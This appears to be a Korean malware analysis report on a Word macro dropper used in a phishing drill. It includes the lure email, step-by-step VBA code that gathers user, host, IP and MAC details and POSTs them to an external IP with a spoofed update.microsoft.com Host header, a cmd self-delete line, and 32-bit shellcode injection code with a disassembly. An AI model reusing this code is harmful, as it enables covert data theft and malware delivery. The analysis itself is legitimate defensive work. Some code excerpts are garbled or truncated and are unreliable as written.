

모의훈련용 악성코드 분석 보고서

2016. 06.

BalckFalcon HackingLab

보안등급	Confidential	BlackFalcon
문서번호	BF-2016-0013	모의훈련용 악성코드 분석
작성일자	2016-06-30	

목차

1. 상세분석(64bit 운영체제)	3
1.1 환경이 64bit 인 경우 동작 흐름도.....	3
1.2 동작 순서	4
1.3 상세분석.....	5
2. 상세분석(32bit 운영체제)	14
2.1 환경이 32bit 인 경우 동작 흐름도.....	14
2.1 동작 순서	15
2.2 상세분석.....	16

보안등급	Confidential	BlackFalcon
문서번호	BF-2016-0013	모의훈련용 악성코드 분석
작성일자	2016-06-30	


1.2 동작 순서

STEP	설 명
1	이메일로 악성코드 전파
2	파일을 열거나 문서 새로 열 때 악성코드(매크로) 실행
3	Victim 환경이 64bit인 경우에 P1j0Y0c7Kb = 1 설정
4	WScript.Network와 WinHttp.WinHttpRequest.5.1 object 생성
5	User Name 가져오기
6	WinHttp.WinHttpRequest.5.1 object open POST http://xxx.xxx.xxx.xxx/test.php
7	Computer Name 가져오기
8	Winmgmts:WW.WrootWcimv2 object 생성
9	Select * from Win32_NetworkAdapterConfiguration = WHERE IPEnabled = "True" 쿼리 실행
10	Victim ip 가져오기
11	Victim mac 가져오기
12	Network adapter 정보 가져오기
13	Header 만들기 HOST update.microsoft.com
14	수집한 victim 정보 암호화 한 후 전송
15	Ping
16	악성파일.doc 삭제

보안등급	Confidential	BlackFalcon
문서번호	BF-2016-0013	모의훈련용 악성코드 분석
작성일자	2016-06-30	

1.3 상세분석

Step 1. 이메일로 악성파일 전파



Outlook Today - Microsoft Outlook (제품 인증 실패)

보내기/받기 | 폴더 | 보기

파일 | 메시지

이동 위치: ? | 읽지 않은/읽음 | 연락처 찾기

삭제 | 회신 | 이동 위치: ? | 읽지 않은 상태로 표시 | a가 | 확대/축소

삭제 | 전제 회신 | 관리자에게 전달 | 이동 | 범주 | 번역 | 확대/축소

전달 | 팀 전자 메일 | 빠른 단계 | 추가 작업 | 태그 | 편집

그림을 다운로드하면 악의를 통행하는 사용자의 정보를 보호하기 위해 이 메시지의 일부 그림은 자동으로 다운로드되지 않습니다.

보낸 사람: [Redacted] | 보낸 날짜: 2016-06-27 (월) 오전 9:59

받는 사람: [Redacted]

참조: 기업 임직원 대상 KT/SKT 갤럭시S7(32G) 특별할인 프로모션 진행

제목: 8. 임직원 대상_공시_보조지원금_및_선택약정에 따른 할인 안내_1.doc (428 KB)

안녕하세요, 코리아모바일넷 입니다.

본 프로모션은 KT, SKT 통신사에 한해 진행되는 프로모션으로, 공시 보조지원금과 선택약정 두 가지 할인 유형 중 자유롭게 선택 가능하시며,

보조지원금 유형의 경우 지원 가능 최대 금액인 15%의 추가지원금을 지원해드립니다.

또한 구매 시 프리미엄 사은품을 포함하여 각종 사은품을 증정해드리며, 임직원 가족역시 동일한 혜택으로 구매가 가능합니다.

단말기별 공시 보조지원금/선택약정 요금제에 따른 할인 및 기타 사은품 등 자세한 사항은 첨부파일을 참조해주시기 바랍니다.

※ 배송은 주문 순서대로 진행되며 영업일 기준 2~3 일이 소요될 예정입니다.

김민지

- 첨부파일 클릭 시 word에 내장된 매크로 실행되어 감염

보안등급	Confidential	BlackFalcon
문서번호	BF-2016-0013	모의훈련용 악성코드 분석
작성일자	2016-06-30	

Step 4. 사용할 object 생성

```

Dim var_long_01 As Object
' WScript.Network object 생성
' Set var_long_01 = CreateObject(WScript.Network)

Set var_long_01 = CreateObject(func_09("579487857C9C78E638ED29EE11F328"))

Dim create_obj As Object
' WinHttp.WinHttpRequest.5.1 object 생성
' Set create_obj = CreateObject(WinHttp.WinHttpRequest.5.1)
Set create_obj = CreateObject(func_09("57CE30080C0808B671A856AE6AAE6ECC39D83DE82BEF51F46AEB"))

```


- WScript.Network와 WinHttp.WinHttpRequest.5.1 object 생성

Step 5. User Name 가져오기

```

End Function
Function func_GetUserName(input_data01 As Object) As String
func_GetUserName = input_data01.UserName
End Function
Sub sub_03(input_data01 As Object, input_data02 As String, input_data03 As
input_data01.Open func_09(input_data02), func_09(input_data03)
End Sub

```



- User Name 가져오기

보안등급	Confidential	BlackFalcon
문서번호	BF-2016-0013	모의훈련용 악성코드 분석
작성일자	2016-06-30	

Step 6. WinHttp.WinHttpRequest.5.1 object open

```
'create_obj POST http://[redacted]test.php
sub_03 create_obj, "50AF8C68", [redacted]F0EC889379630924DC93CDF3BA5659D7D"
```

- WinHttp.WinHttpRequest.5.1 object open
- POST http://221.149.161.162/test.php

Step 7. Computer Name 가져오기

```
End Function
Function func_GetComputerName(input_data01 As Object) As String
func_GetComputerName = input_data01.ComputerName
End Function
Function func_GetUserName(input_data01 As Object) As String
func_GetUserName = input_data01.UserName
End Function
Sub sub_03(input_data01 As Object, input_data02 As String, input_data03 As String)
input_data01.Open func_09(input_data02), func_09(input_data03)
End Sub
```

이름	값	형식
func_GetComputerName	"WIN-RM6IRFN53B9"	String

- Computer Name 가져오기

보안등급	Confidential	BlackFalcon
문서번호	BF-2016-0013	모의훈련용 악성코드 분석
작성일자	2016-06-30	

Step 8. Winmgmts:WWWrootWcimv2 object 생성

```
' Set objData04 = GetObject(winmgmts:WWWrootWcimv2)
Set objData04 = GetObject(func_09("77AE50CD3AE723E06AC62A9458BA659A7EB26198858341"))
```

- Winmgmts:WWWrootWcimv2 object 생성


Step 9. 쿼리 실행

```
' SELECT * FROM Win32_NetworkAdapterConfiguration WHERE IPEnabled = "True" 쿼리 실행
Set objData03 = objData04.ExecQuery(func_09("53A67ACF1CD88832A274B6895404E31A04C7856AB461A562A
```

- Select * from Win32_NetworkAdapterConfiguration
WHERE IPEnabled = "True" 쿼리 실행

Step 10. Victim ip 가져오기


```
Sub sub_01(input_data01 As Object, input_data02 As String, input_data03 As S
input_data01.sEnd func_09(input_data02) & input_data03
End Sub
Function func_04(input_data01 As Object) As String
func_04 = Replace(input_data01.mAcadDreSS, ":", "")
End Function
Function func_05(input_data01 As Object) As String
func_05 = input_data01.iPAdDReSS(0)
End Function
Sub sub_02(input_data01 As Object, input_data02 As String, input_data03 As S
input_data01.setRequESTHeader func_09(input_data02), func_09(input_data03)
```



- Victim ip 가져오기


보안등급	Confidential	BlackFalcon
문서번호	BF-2016-0013	모의훈련용 악성코드 분석
작성일자	2016-06-30	

Step 11. Victim mac 주소 가져오기



Victim mac 주소 가져오기

Step 12. Network Adapter 정보 가져오기



Network Adapter 정보 가져오기

보안등급	Confidential	BlackFalcon
문서번호	BF-2016-0013	모의훈련용 악성코드 분석
작성일자	2016-06-30	

Step 13. Header 만들기

```
' header 만들기 : create_obj.setRequESTHeader("host","update.microsoft.com")
sub_02 create_obj, "48B75480", "7595817094813FE21B080AF51609FF1BC536E914"
```

- Header 만들기

보안등급	Confidential	BlackFalcon
문서번호	BF-2016-0013	모의훈련용 악성코드 분석
작성일자	2016-06-30	

Step 15. Ping & 악성파일.doc 삭제

```

Function func_09(inputData600 As String) As String
    Shell inputData600
    ThisDocument.Save
    Application.Quit

End Function
Function func_09(inputData600 As String) As String
    ' 문자열 만들
    Dim inputData700 As String
    Dim inputData800 As Long

    For inputData800 = Len(inputData600) - 1 To 3 Step -2
        inputData700 = Chr(CByte(CLng("&H" & Mid(inputData600, inputData800, 2))) + &H10
    Next
End Function

```

사식

inputData600 "cmd.exe /C "ping 1.1.1.1 -n 1 -w 3000 > Nul & Del "C:\w\본.doc"

func_GetComputerName (본 컴퓨터에 맞게 작성하라)

- Ping & 악성파일.doc 삭제

보안등급	Confidential	BlackFalcon
문서번호	BF-2016-0013	모의훈련용 악성코드 분석
작성일자	2016-06-30	

2.1 동작 순서

STEP	설 명
1	이메일로 악성코드 전파
2	파일을 열거나 문서 새로 열 때 악성코드(매크로) 실행
3	Victim 환경이 32bit인 경우에 P1j0Y0c7Kb = 0 설정
4	LoadLibraryA와 GetProcAddress의 주소 가져오기
5	현재 process id 가져오기
6	현재 process의 handle 가져오기
7	읽고,쓰고,실행할 메모리 주소 할당(VirtualAllocEx)
8	가상메모리 공간에 LoadLibraryA와 Shellcode 인젝션
9	Thread 생성 및 재 실행
10	Shell Code 복호화
11	Advapi32.dll,ws2_32.dll 사용할 dll 로드
12	TerminateProcess,GetProcAddress등 사용할 함수의 주소 가져오기
13	Computer Name 정보 가져오기
14	User Name 정보 가져오기
15	Network Adapter 정보 가져오기
16	Victim ip 정보 가져오기
17	Header 만들기 HOST update.microsoft.com
18	수집한 victim 정보 암호화 한 후 전송
19	Ping
20	Del 악성파일.doc

보안등급	Confidential	BlackFalcon
문서번호	BF-2016-0013	모의훈련용 악성코드 분석
작성일자	2016-06-30	


2.2 상세분석

Step 1. 32bit인 경우 사용할 함수 선언

*본 파일은 [REDACTED] 모의훈련에 사용되었음을 명시함	
<pre> #If Win64 Then Private Const P1j0Y0c7Kb = &H1 #Else Private Declare Function GetProcAddress Lib "kernel32.dll" (ByVal hModule As Long, ByVal dwDesiredAccess As Long) As Long Private Declare Function OpenProcess Lib "kernel32.dll" (ByVal dwDesiredAccess As Long, ByVal bInheritHandle As Boolean, ByVal dwProcessId As Long) As Long Private Declare Function VirtualAllocEx Lib "kernel32.dll" (ByVal hProcess As Long, ByVal lpAddress As Long, ByVal dwSize As Long, ByVal dwDesiredAccess As Long, ByVal dwProtect As Long, ByVal dwFlags As Long) As Long Private Declare Function WriteProcessMemory Lib "kernel32.dll" (ByVal hProcess As Long, ByVal lpAddress As Long, ByVal lpBuffer As Long, ByVal dwSize As Long, ByVal dwFlags As Long) As Long Private Declare Function CreateRemoteThread Lib "kernel32.dll" (ByVal hProcess As Long, ByVal lpThreadAttributes As Long, ByVal dwStackSize As Long, ByVal lpStartAddress As Long, ByVal lpParameter As Long, ByVal dwFlags As Long, ByVal dwThreadId As Long) As Long Private Declare Function ResumeThread Lib "kernel32.dll" (ByVal hThread As Long) As Long Private Declare Function WaitForSingleObject Lib "kernel32.dll" (ByVal hHandle As Long, ByVal dwMilliseconds As Long) As Long Private Declare Function CloseHandle Lib "kernel32.dll" (ByVal hObject As Long) As Long Private Declare Function LoadLibrary Lib "kernel32.dll" Alias "LoadLibraryA" (ByVal lpFileName As Long) As Long Private Declare Function GetCurrentProcessId Lib "kernel32.dll" () As Long Private Const P1j0Y0c7Kb = &H0 #End If Private var_long_01 As Long Function func_06(input_long As Long, arr_375_long() As Long, input_04 As Long, input_05 As Long) As Long </pre>	
<ul style="list-style-type: none"> • 32bit인 경우 사용할 함수 선언 • P1j0Y0c7Kb = 0 으로 설정 	

보안등급	Confidential	BlackFalcon
문서번호	BF-2016-0013	모의훈련용 악성코드 분석
작성일자	2016-06-30	

Step 2. LoadLibraryA의 주소를 가져온다



```

End Function
Function func_09(inputData600 As String) As String
    ' 문자열 만들
    Dim inputData700 As String
    Dim inputData800 As Long

    For inputData800 = Len(inputData600) - 1 To 3 Step -2
        inputData700 = Chr(CByte(CLng("&H" & Mid(inputData600, inputData800, 2))) + &H10 * &H7 And
    Next

    func_09 = Chr(CLng("&H" & Left(inputData600, 2))) & inputData700

End Function
Function func_07(inputData900 As String, inputData910 As String) As Long

    Dim var_long_01 As Long
    Dim long_1000 As Long

    ' var_long_01 = LoadLibrary("kernel32.dll") kernel32.dll load
    var_long_01 = LoadLibrary(func_09(inputData900))

    ' LoadLibraryA의 주소 가져오기
    long_1000 = GetProcAddress(ByVal var_long_01, func_09(inputData910))
    func_07 = long_1000

End Function
Function func_10() As Long

```

주소	값	형식
66 func_09	"LoadLibraryA"	String

- LoadLibraryA의 주소를 가져온다

보안등급	Confidential	BlackFalcon
문서번호	BF-2016-0013	모의훈련용 악성코드 분석
작성일자	2016-06-30	

Step 3. GetProcAddress의 주소를 가져온다

체

```

End Function
Function func_09(inputData600 As String) As String
    ' 문자열 만들
    Dim inputData700 As String
    Dim inputData800 As Long

    For inputData800 = Len(inputData600) - 1 To 3 Step -2
        inputData700 = Chr(CByte(CLng("&H" & Mid(inputData600, inputData800, 2))) + &H10 * &H7 And &HFF) Xor C
    Next

    func_09 = Chr(CLng("&H" & Left(inputData600, 2))) & inputData700
End Function
Function func_07(inputData900 As String, inputData910 As String) As Long
    Dim var_long_01 As Long
    Dim long_1000 As Long

    ' var_long_01 = LoadLibrary("kernel32.dll") kernel32.dll load
    var_long_01 = LoadLibrary(func_09(inputData900))

    long_1000 = GetProcAddress(ByVal var_long_01, func_09(inputData910))
    func_07 = long_1000
End Function
Function func_10() As Long
    func_10 = GetCurrentProcessId()

```

조사식

식	값	형식
func_09	"GetProcAddress"	String

- GetProcAddress의 주소를 가져온다

Step 4. 현재 Process ID 가져오기

●

```

End Function
Function func_10() As Long
    func_10 = GetCurrentProcessId()

```

⇒

```

End Function
Sub main_sub01()
    ' main_sub

```

- 현재 Process ID 가져오기

18

보안등급	Confidential	BlackFalcon
문서번호	BF-2016-0013	모의훈련용 악성코드 분석
작성일자	2016-06-30	

Step 5. 현재 process handle 가져오기

<pre> Dim write_mem_01 As Long write_mem_01 = OpenProcess(&H2000000, False, input_long) > If write_mem_01 = 0 Then Exit Function End If Dim write_mem_02 As Long </pre>	<ul style="list-style-type: none"> 현재 process handle 가져오기
--	--

Step 6. 메모리 주소 할당

<pre> ' 읽고 쓸 메모리 주소 할당 write_mem_02 = VirtualAllocEx(write_mem_01, ByVal 0&, input_06, &H1000, &H4) 'PAGE_READWRITE=0x04 ' 읽고 쓰고 실행할 메모리 주소 할당 var_long_11 = VirtualAllocEx(write_mem_01, ByVal 0&, input_04, &H1000, &H40) 'PAGE_EXECUTE_READWRITE=0x4 </pre>	<ul style="list-style-type: none"> 읽고,쓰고,실행할 메모리 주소 할당(VirtualAllocEx)
--	---

Step 7. 가상메모리 공간에 LoadLibraryA와 ShellCode 인젝션

<pre> ' LoadLibraryA를 현 프로세스의 가상메모리 공간에 인젝션 Call WriteProcessMemory(write_mem_01, ByVal write_mem_02, input_05(0), input_06, var_100) If var_100 <> input_06 Then Exit Function End If ' shellcode를 현 프로세스의 가상메모리 공간에 인젝션 Call WriteProcessMemory(write_mem_01, ByVal var_long_11, arr_375_long(0), input_04, var_100) </pre>	<ul style="list-style-type: none"> 가상메모리 공간에 LoadLibraryA와 ShellCode 인젝션
---	---

보안등급	Confidential	BlackFalcon
문서번호	BF-2016-0013	모의훈련용 악성코드 분석
작성일자	2016-06-30	

Step 8. Thread 생성 및 재 실행

<pre> ' 현 프로세스에 thread 생성 long_2000 = CreateRemoteThread(write_mem_01, 0%, 0%, ByVal var_long_11, ByVal write_mem_02, &H4, 0%) If long_2000 = 0 Then Exit Function End If Call ResumeThread(long_2000) Call WaitForSingleObject(long_2000, &HFFFFFFF) </pre>
<ul style="list-style-type: none"> ● Thread 생성 및 재 실행

보안등급	Confidential	BlackFalcon
문서번호	BF-2016-0013	모의훈련용 악성코드 분석
작성일자	2016-06-30	

Step 9. ShellCode 복호화 로직에 진입

0C920046	85C0	TEST EAX,EAX
0C920048	7E 18	JLE SHORT 0C920062
0C92004A	8B00	MOV ECX,EBX
0C920050	8A0C30	MOV CL, BYTE PTR DS:[EAX+ESI]
0C920053	80C1 60	ADD CL, 60
0C920056	324C30 FF	XOR CL, BYTE PTR DS:[EAX+ESI-1]
0C92005A	8B0C30	MOV ECX, PTR DS:[EAX+ESI], CL
0C92005D	48	DEC ECX
0C92005E	85C0	TEST EAX,EAX
0C920060	7F EE	JG SHORT 0C920050
0C920062	8B06	MOV EAX, ESI
0C920065	C3	RETN
0C920066	CC	INT3
0C920067	CC	INT3
0C920068	CC	INT3
0C920069	CC	INT3
0C92006A	CC	INT3
0C92006B	CC	INT3
0C92006C	CC	INT3
0C92006D	CC	INT3
0C92006E	CC	INT3
0C92006F	CC	INT3
0C920070	56	PUSH ESI
0C920071	57	PUSH EDI
0C920072	8BF9	MOV EDI, ECX
0C920074	BE 03000000	MOV ESI, 3
0C920079	8D47 0E	LEA EAX, DWORD PTR DS:[EDI+E]
0C92007C	8D6424 00	LEA ESP, DWORD PTR SS:[ESP]
0C920080	0FB648 01	MOVZX ECX, BYTE PTR DS:[EAX+1]
0C920084	8D40 FB	LEA EAX, DWORD PTR DS:[EAX-5]
0C920087	8A50 05	MOV DL, BYTE PTR DS:[EAX+5]
0C92008A	80C1 60	ADD CL, 60
0C92008D	32CA	XOR CL, DL
0C92008F	80C2 60	ADD DL, 60
0C920092	8848 06	MOV BYTE PTR DS:[EAX+6], CL
0C920095	8A48 04	MOV CL, BYTE PTR DS:[EAX+4]
0C920098	32D1	XOR DL, CL
0C92009A	80C1 60	ADD CL, 60
0C92009D	8850 05	MOV BYTE PTR DS:[EAX+5], DL
0C9200A0	8A50 03	MOV DL, BYTE PTR DS:[EAX+3]
0C9200A3	32CA	XOR CL, DL
0C9200A5	80C2 60	ADD DL, 60
0C9200A8	8848 04	MOV BYTE PTR DS:[EAX+4], CL
0C9200AB	8A48 02	MOV CL, BYTE PTR DS:[EAX+2]
0C9200AE	32D1	XOR DL, CL
0C9200B0	80C1 60	ADD CL, 60

Address	Hex	Dump	ASCII
0C9200B0	80 C1 60 32 48 01 88 50 03 88 48 02 4E 75 C1 88		'?2H0...@Nu
0C9200B3	C7 5F 5E C3 CC CC CC CC CC CC CC CC CC CC CC		?^...??
0C9200B6	55 8B EC 83 E4 F8 81 EC CC 01 00 00 53 56 57 8B		U...?..SUV
0C9200B9	7D 08 8D 4F 08 E8 86 FF FF FF 50 8B 07 FF D0 8D		...?..P?
0C9200BC	4F 18 8B D8 E8 77 FF FF FF 8B 0F 50 FF D1 8D 4F		0?..?..P?
0C9200BF	28 89 44 24 1C E8 66 FF FF FF 8B 0F 50 FF D1 8D		(...?..?..P?
0C9200C2	4F 38 89 44 24 14 E8 55 FF FF FF 8B 0F 50 FF D1		08...?..?..P?
0C9200C5	89 44 24 18 8D 77 48 BA 1F 00 00 00 8D 64 24 00		...?..H?...?..
0C9200C8	8A 0C 32 80 C1 60 32 4C 32 FF 8B 0C 32 4A 85 D2		?2*?2L2 ?2J...
0C9200CB	7F EE 8B 47 04 56 53 FF D0 89 44 24 20 8D 77 68		0?G+US ?D\$...h
0C9200CE	BA 1F 00 00 00 8A 0C 32 80 C1 60 32 4C 32 FF 8B		...?2*?2L2 ?2J...
0C9200D1	0C 32 4A 85 D2 7F EE 8B 47 04 56 53 FF D0 8D 97		.2J...0?G+US ?
0C9200D4	88 00 00 00 B9 1F 00 00 00 8D A4 24 00 00 00 00		...?..\$....
0C9200D7	8A 04 11 04 60 32 44 11 FF 8B 04 11 49 85 C9 7F		?4*?2D4 ?4I...0
0C9200DA	EF 8B 47 04 52 53 FF D0 89 44 24 34 8D B7 C8 00		?G+RS ?D\$4...?
0C9200DD	00 00 BA 1F 00 00 00 EB 07 8D A4 24 00 00 00 00		...?..\$....
0C9200E0	8A 0C 32 80 C1 60 32 4C 32 FF 8B 0C 32 4A 85 D2		?2*?2L2 ?2J...
0C9200E3	7F EE 8B 47 04 56 FF 74 24 18 FF D0 89 44 24 28		0?G+U t\$...?D\$(
0C9200E6	8D B7 A8 00 00 00 BA 1F 00 00 00 EB 03 8D 49 00		...?..?..?..
0C9200E9	8A 0C 32 80 C1 60 32 4C 32 FF 8B 0C 32 4A 85 D2		?2*?2L2 ?2J...
0C9200EC	7F EE 8B 47 04 56 FF 74 24 20 FF D0 89 44 24 1C		0?G+U t\$...?D\$L
0C9200EF	8D B7 E8 00 00 00 BA 1F 00 00 00 EB 03 8D 49 00		...?..?..?..
0C9200F2	8A 0C 32 80 C1 60 32 4C 32 FF 8B 0C 32 4A 85 D2		?2*?2L2 ?2J...
0C9200F5	7F EE 8B 5C 24 18 8B 47 04 56 53 FF D0 89 44 24		0?G+US ?D\$...?
0C9200F8	18 8D B7 08 01 00 00 BA 1F 00 00 00 8D 64 24 00		...?..?..?..
0C9200FB	8A 0C 32 80 C1 60 32 4C 32 FF 8B 0C 32 4A 85 D2		?2*?2L2 ?2J...
